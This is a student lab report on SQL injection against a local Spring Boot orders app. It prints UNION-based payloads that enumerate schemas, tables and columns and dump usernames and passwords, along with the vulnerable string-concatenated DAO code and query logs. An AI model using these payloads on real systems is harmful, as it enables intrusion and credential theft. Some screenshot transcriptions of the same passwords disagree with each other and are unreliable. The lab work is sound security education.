

CST-407 Activity 8 SQL Injection and Prevention Java Spring Boot

Alex M. Frear

College of Science, Engineering, and Technology, Grand Canyon University

Course Number: CST-407

Professor: Dr. Melody White

09/8/2025

Table of Contents

<i>Database Setup (DDL Import & Seed Data)</i>	3
orders-app Schema with Tables.....	3
<i>Previewing SQL Injection in MySQL Admin (Practice + UNION)</i>	4
UNION adds users.login_name to results.....	4
UNION reveals users.password.....	5
<i>SQL Injection in the Orders App UI</i>	6
Baseline Search with “eco”	6
Injection Reveals Schemas	7
Injection Reveals Tables in orders-app	8
Injection Reveals Columns in users Table	9
Injection Reveals Usernames	10
Injection Reveals Passwords	11
<i>Understanding and Preventing SQL Injection</i>	12
Vulnerable DAO Code (String Concatenation)	12
DAO Code Updated with PreparedStatement	13
<i>Retesting After Prevention</i>	14
Injection Blocked After Fix	14
<i>Summary of Key Points</i>	15

Database Setup (DDL Import & Seed Data)

orders-app Schema with Tables




Figure 1 MySQL admin shows the orders-app schema containing orders and users tables.

Previewing SQL Injection in MySQL Admin (Practice + UNION)

UNION adds users.login_name to results




Figure 2 Edited the wildcard query by replacing eco with the UNION fragment; results show orders plus users.login_name.

UNION reveals users.password

The screenshot shows the MySQL Workbench interface. The SQL editor contains the following query:

```
1 SELECT id, date, customerId, notes
2 FROM orders
3 WHERE notes LIKE '% UNION SELECT 999, '2024-01-01 00:00:00', 999, password FROM users WHERE 'a' LIKE 'a%';
4
```

The Result Grid displays the query results. The first part of the result shows data from the 'orders' table. The second part, separated by a horizontal line, shows data from the 'users' table, including the 'password' column. The passwords are displayed in plain text, such as 'password123', 'leishuierichandfamous!', 'new_password', 'h3tabc', 'evereverever', and '5ba3105888dy0PhXVpH9aKy0v0Cag5X...'. The bottom panel shows the 'Action Output' tab with a log of database actions, including the execution of the UNION query at 02:28:03, which returned 15 rows.

id	date	customerId	notes
1	2024-01-01 00:00:00.000000	1	Customer requested a fast delivery.
3	2024-01-03 00:00:00.000000	3	This is for a birthday. Special message in...
4	2024-01-04 00:00:00.000000	4	Specific delivery time for after 5 pm
5	2024-01-05 00:00:00.000000	5	Please use eco-friendly packaging.
7	2024-01-07 00:00:00.000000	2	Customer requested an expedited shipping.
12	2024-01-12 00:00:00.000000	2	Customer requested a return label.
15	2024-01-15 00:00:00.000000	5	Customer requested a price match.
16	2024-01-16 00:00:00.000000	1	Customer wanted to track the shipment.
18	2024-01-18 00:00:00.000000	3	Customer requested an extended warranty.
999	2024-01-01 00:00:00	999	password123
999	2024-01-01 00:00:00	999	leishuierichandfamous!
999	2024-01-01 00:00:00	999	new_password
999	2024-01-01 00:00:00	999	h3tabc
999	2024-01-01 00:00:00	999	evereverever
999	2024-01-01 00:00:00	999	5ba3105888dy0PhXVpH9aKy0v0Cag5X...

Figure 3 Changed the UNION projection to password, showing user passwords in the unioned results.

SQL Injection in the Orders App UI

Baseline Search with “eco”





Figure 4 Normal search for “eco” shows expected order with the note “Please use eco-friendly packaging.”

Injection Reveals Schemas




The screenshot shows a web browser at localhost:8080/orders/search. The page has a navigation bar with links: Home, Register, Login, Logout, Orders, Create Order, and Search Orders. Below the navigation bar is a section titled "Orders" with a link "Create New Order". The main content is a table of search results.

ID	Date	Customer ID	Notes	Actions
1	01-Jan-2024	1	Customer requested a fast delivery.	Edit Delete
3	03-Jan-2024	3	This is for a birthday. Special message included.	Edit Delete
4	04-Jan-2024	4	Specific delivery time for after 5 pm	Edit Delete
5	05-Jan-2024	5	Please use eco-friendly packaging.	Edit Delete
7	07-Jan-2024	2	Customer requested an expedited shipping.	Edit Delete
12	12-Jan-2024	2	Customer requested a return label.	Edit Delete
15	15-Jan-2024	5	Customer requested a price match.	Edit Delete
16	16-Jan-2024	1	Customer wanted to track the shipment.	Edit Delete
18	18-Jan-2024	3	Customer requested an extended warranty.	Edit Delete
999	01-Jan-2024	999	mysql	Edit Delete
999	01-Jan-2024	999	information_schema	Edit Delete
999	01-Jan-2024	999	performance_schema	Edit Delete
999	01-Jan-2024	999	sys	Edit Delete
999	01-Jan-2024	999	MedicalJourneyLog	Edit Delete
999	01-Jan-2024	999	ordersapproles	Edit Delete
999	01-Jan-2024	999	eventsapp	Edit Delete
999	01-Jan-2024	999	ordersappjwt	Edit Delete
999	01-Jan-2024	999	orders-app	Edit Delete

Figure 5 UNION injection replaces normal search results with schema names from the database, including orders-app.

Injection Reveals Tables in orders-app



Search Results

localhost:8080/orders/search

Home Register Login Logout Orders Create Order Search Orders


Orders

[Create New Order](#)

ID	Date	Customer ID	Notes	Actions
1	01-Jan-2024	1	Customer requested a fast delivery.	Edit Delete
3	03-Jan-2024	3	This is for a birthday. Special message included.	Edit Delete
4	04-Jan-2024	4	Specific delivery time for after 5 pm	Edit Delete
5	05-Jan-2024	5	Please use eco-friendly packaging.	Edit Delete
7	07-Jan-2024	2	Customer requested an expedited shipping.	Edit Delete
12	12-Jan-2024	2	Customer requested a return label.	Edit Delete
15	15-Jan-2024	5	Customer requested a price match.	Edit Delete
16	16-Jan-2024	1	Customer wanted to track the shipment.	Edit Delete
18	18-Jan-2024	3	Customer requested an extended warranty.	Edit Delete
999	01-Jan-2024	999	orders	Edit Delete
999	01-Jan-2024	999	users	Edit Delete

Figure 6 UNION injection on the search form displays table names (*orders*, *users*) from the *orders-app* schema.

Injection Reveals Columns in users Table




The screenshot shows a web browser window with the address bar displaying 'localhost:8080/orders/search'. The page has a navigation bar with links: Home, Register, Login, Logout, Orders, Create Order, and Search Orders. Below the navigation bar is a section titled 'Orders' with a link 'Create New Order'. The main content is a table with the following columns: ID, Date, Customer ID, Notes, and Actions. The table contains 18 rows of data. The last row of the table shows the results of a UNION injection, displaying database column names.

ID	Date	Customer ID	Notes	Actions
1	01-Jan-2024	1	Customer requested a fast delivery.	Edit Delete
3	03-Jan-2024	3	This is for a birthday. Special message included.	Edit Delete
4	04-Jan-2024	4	Specific delivery time for after 5 pm	Edit Delete
5	05-Jan-2024	5	Please use eco-friendly packaging.	Edit Delete
7	07-Jan-2024	2	Customer requested an expedited shipping.	Edit Delete
12	12-Jan-2024	2	Customer requested a return label.	Edit Delete
15	15-Jan-2024	5	Customer requested a price match.	Edit Delete
16	16-Jan-2024	1	Customer wanted to track the shipment.	Edit Delete
18	18-Jan-2024	3	Customer requested an extended warranty.	Edit Delete
999	01-Jan-2024	999	account_non_expired	Edit Delete
999	01-Jan-2024	999	account_non_locked	Edit Delete
999	01-Jan-2024	999	credentials_non_expired	Edit Delete
999	01-Jan-2024	999	enabled	Edit Delete
999	01-Jan-2024	999	id	Edit Delete
999	01-Jan-2024	999	login_name	Edit Delete
999	01-Jan-2024	999	password	Edit Delete
999	01-Jan-2024	999	role	Edit Delete
999	01-Jan-2024	999	CURRENT_CONNECTIONS	Edit Delete

Figure 7 UNION injection displays the column names (*id*, *login_name*, *password*) from the *users* table.

Injection Reveals Usernames



Search Results

localhost:8080/orders/search

Home Register Login Logout Orders Create Order Search Orders


Orders

[Create New Order](#)

ID	Date	Customer ID	Notes	Actions
1	01-Jan-2024	1	Customer requested a fast delivery.	Edit Delete
3	03-Jan-2024	3	This is for a birthday. Special message included.	Edit Delete
4	04-Jan-2024	4	Specific delivery time for after 5 pm	Edit Delete
5	05-Jan-2024	5	Please use eco-friendly packaging.	Edit Delete
7	07-Jan-2024	2	Customer requested an expedited shipping.	Edit Delete
12	12-Jan-2024	2	Customer requested a return label.	Edit Delete
15	15-Jan-2024	5	Customer requested a price match.	Edit Delete
16	16-Jan-2024	1	Customer wanted to track the shipment.	Edit Delete
18	18-Jan-2024	3	Customer requested an extended warranty.	Edit Delete
999	01-Jan-2024	999	alice	Edit Delete
999	01-Jan-2024	999	bob	Edit Delete
999	01-Jan-2024	999	charlie	Edit Delete
999	01-Jan-2024	999	david	Edit Delete
999	01-Jan-2024	999	eve	Edit Delete
999	01-Jan-2024	999	shad	Edit Delete

Figure 8 UNION injection pulls `login_name` values from the `users` table, displayed directly in the Orders app UI.

Injection Reveals Passwords




The screenshot shows a web browser window with the URL `localhost:8080/orders/search`. The page displays a table of orders. The 'Notes' column contains various customer requests and, due to a UNION injection, also contains password values from the users table.

ID	Date	Customer ID	Notes	Actions
1	01-Jan-2024	1	Customer requested a fast delivery.	Edit Delete
3	03-Jan-2024	3	This is for a birthday. Special message included.	Edit Delete
4	04-Jan-2024	4	Specific delivery time for after 5 pm	Edit Delete
5	05-Jan-2024	5	Please use eco-friendly packaging.	Edit Delete
7	07-Jan-2024	2	Customer requested an expedited shipping.	Edit Delete
12	12-Jan-2024	2	Customer requested a return label.	Edit Delete
15	15-Jan-2024	5	Customer requested a price match.	Edit Delete
16	16-Jan-2024	1	Customer wanted to track the shipment.	Edit Delete
18	18-Jan-2024	3	Customer requested an extended warranty.	Edit Delete
999	01-Jan-2024	999	password123	Edit Delete
999	01-Jan-2024	999	!wishtoberichandfamous!	Edit Delete
999	01-Jan-2024	999	new_password	Edit Delete
999	01-Jan-2024	999	!%1abc	Edit Delete
999	01-Jan-2024	999	eveeeveeevee	Edit Delete
999	01-Jan-2024	999	\$2a\$10\$Bf8dy0PvXrVpH/sKy00vOcxq5XibCK3gAkATdc/ZnT7IsbvWtXtm	Edit Delete

Figure 9 UNION injection exposes the `password` values from the `users` table, including both plaintext and hashed entries.

Understanding and Preventing SQL Injection

Vulnerable DAO Code (String Concatenation)



```
OrdersDAO.java -- ordersapp-with-plain-sql-main
src > main > java > com > shadsluter > ordersapp > data > J OrdersDAO.java > OrdersDAO > findBySearch(String)
118 while (rs.next()) {
119     OrderEntity order = new OrderEntity();
120     order.setId(rs.getLong(columnLabel"id"));
121     order.setDate(rs.getDate(columnLabel"date"));
122     order.setCustomerId(rs.getLong(columnLabel"customerId"));
123     order.setNotes(rs.getString(columnLabel"notes"));
124     orders.add(order);
125 }
126 } catch (SQLException e) {
127     e.printStackTrace();
128 }
129 return orders;
130 }
131
132 public ArrayList<OrderEntity> findBySearch(String search) {
133     ArrayList<OrderEntity> orders = new ArrayList<>();
134     String sql = "SELECT * FROM 'orders' WHERE 'notes' LIKE '%" + search + "%'"; //Vulnerable to SQL Injection
135     System.out.println("findBySearch: " + sql);
136     try (Connection conn = DriverManager.getConnection(url, username, password);
137         Statement stmt = conn.createStatement();
138         ResultSet rs = stmt.executeQuery(sql)) {
139
140         while (rs.next()) {
141             OrderEntity order = new OrderEntity();
142             order.setId(rs.getLong(columnLabel"id"));
143             order.setDate(rs.getDate(columnLabel"date"));
144             order.setCustomerId(rs.getLong(columnLabel"customerId"));
145             order.setNotes(rs.getString(columnLabel"notes"));
146             orders.add(order);
147         }
148     } catch (SQLException e) {
149         e.printStackTrace();
150     }
151 }
152
153 findBySearch: SELECT * FROM 'orders' WHERE 'notes' LIKE '%' UNION SELECT 999, '2024-01-01 00:00:00', 999, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' AND
154 'a' LIKE 'a%'
155 findBySearch: SELECT * FROM 'orders' WHERE 'notes' LIKE '%' UNION SELECT 999, '2024-01-01 00:00:00', 999, login_name FROM users WHERE 'a' LIKE 'a%'
156 findBySearch: SELECT * FROM 'orders' WHERE 'notes' LIKE '%' UNION SELECT 999, '2024-01-01 00:00:00', 999, password FROM users WHERE 'a' LIKE 'a%'
157 *C2025-09-03T03:06:45.994-07:00 INFO 12005 --- [ordersapp] [ionShutdownHook] j.LocalContainerEntityManagerFactoryBean : Closing JPA EntityManagerFactory for persistence unit 'de
158 fault'
159 2025-09-03T03:06:45.995-07:00 INFO 12005 --- [ordersapp] [ionShutdownHook] com.zaxxer.hikari.HikariDataSource : HikariPool-2 - Shutdown initiated...
